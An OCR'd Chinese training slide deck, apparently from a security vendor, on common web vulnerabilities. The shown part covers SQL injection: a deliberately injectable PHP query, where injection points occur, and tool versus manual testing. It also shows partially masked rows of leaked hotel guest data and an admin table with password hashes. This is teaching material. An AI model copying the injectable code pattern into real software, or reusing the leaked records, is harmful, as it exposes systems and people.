

常见Web漏洞原理、利用与防御




绿盟科技 安全服务部 游江


- 1 简介
- 2 SQL注入漏洞
- 3 XSS
- 4 解析漏洞
- 5 文件上传漏洞
- 6 弱口令与表单破解
- 7 信息泄露与目录遍历
- 8 框架与中间件漏洞
- 9 IIS写权限漏洞


一些前置相关知识

- 1、Web在互联网中的角色
- 2、Web应用构架（ OS、WebServer、 DataBase ）
- 3、HTTP协议（ 无连接、Cookie、HTTP方法 ）
- 4、脚本（ 动态语言，js、flash actionscript ）、webshell
- 5、标记语言（ HTML、XML、json ）
- 5、常规网站结构（ 前台、后台 ）
- 6、应用层与业务层漏洞（ 另：系统层 ）



百度漏洞类型统计





- 1 简介
- 2 SQL注入漏洞
- 3 XSS
- 4 解析漏洞
- 5 文件上传漏洞
- 6 弱口令与表单破解
- 7 信息泄露与目录遍历
- 8 框架与中间件漏洞
- 9 IIS写权限漏洞

SQL

1、

2、

3、

4、

4.1

4.2

4.3

4.4

4.5

4.6

4.6 SQL工具注入

2000万住客数据被泄露
开房信息一览无余


百姓生活

新闻夜线

2000万住客数据被泄露
开房信息一览无余

412	8214	ID	1	张	zhanghaic	n	zha	g	zg	user_2m 2013-08-14 00:00:00	-1
412	8214	ID	1	张	zhanghaic	n	zha	g	zg	user_2m 2013-08-14 00:00:00	-1
372	0109	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
411	1537	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
410	3517	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
340	4712	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
410	0053	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
410	6135	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
230	24	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
230	24	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
411	9073	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
370	0648	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
412	3569	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
410	2543	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
640	2113	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
412	0058	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1
410	0024	ID	1	王	wei	fei	wei	fei	wei	user_2m 2013-08-14 00:00:00	-1

数据库+web服务器在处理用户请求时的流程：



SQL注入漏洞的产生（以Mysql+PHP为例）：

- 1、使用动态拼接的sql语句
- 2、页面异常信息（错误信息）处理不当
- 3、未判断变量传入合法性

```
174 /**
175  * 获取文章详情
176  * @param $id
177  */
178 function getArticleInfo($id=0){
179     →global $db;
180     →if($id==0){
181     →→if(empty($_GET['id'])){
182     →→→return false;
183     →→}else{
184     →→→$id = $_GET['id'];
185     →→}
186     →}
187     →return $db->getOneRow("select * from cms_article where id=".$id);
188 }
```

哪里能找到注入漏洞？

- 表单提交，主要是POST请求，也包括GET请求。
- URL参数提交，主要为GET请求参数。
- Cookie参数提交。
- HTTP请求头部可修改的值，比如：
Referer、User_Agent等。
- 边缘的输入点，比如.mp3文件的一些文件信息等。

哪里能找到注入漏洞？



SQL注入漏洞的利用：

使用工具

优点:

**自动化，范围广，
效率高。**

缺点:

**误报，漏报，测试
方法有限。**

手工测试

优点:

测试方法灵活。

缺点:

**效率低，范围窄，
因测试者技术水平
而异。**


常见的数据库+脚本组合

- 1、ASP+Access
- 2、php+Mysql
- 3、ASPX+MSSQL
- 4、jsp+Oracle\DB2\Postgresql

ASP+Access组合

Asp+Access算是略显过时，但又非常经典的组合，是了解学习SQL注入不可或缺的。

Access数据库类似于一个Excel表格集合，存放着多张不同的表。




The screenshot shows the Microsoft Access application window. The left pane displays a list of tables in the database, including Jobbook, Jobbook1, links, maildefault, main, Manage_User, News, and OrderList. The right pane shows the structure and data of the selected 'Manage_User' table. The table has three columns: ID, UserName, and Password. The data includes an 'admin' user with a specific password hash and a 'zf' user with another hash. A new record is being added, indicated by an asterisk and '(新建)'.

ID	UserName	Password
4	admin	49ba59abbe56e057
5	zf	26bea3dab1d223bf
*	(新建)	

ASPX+MSSQL组合

是时下.net环境中占有重要地位的组合同，MSSQL是微软的重要产品。

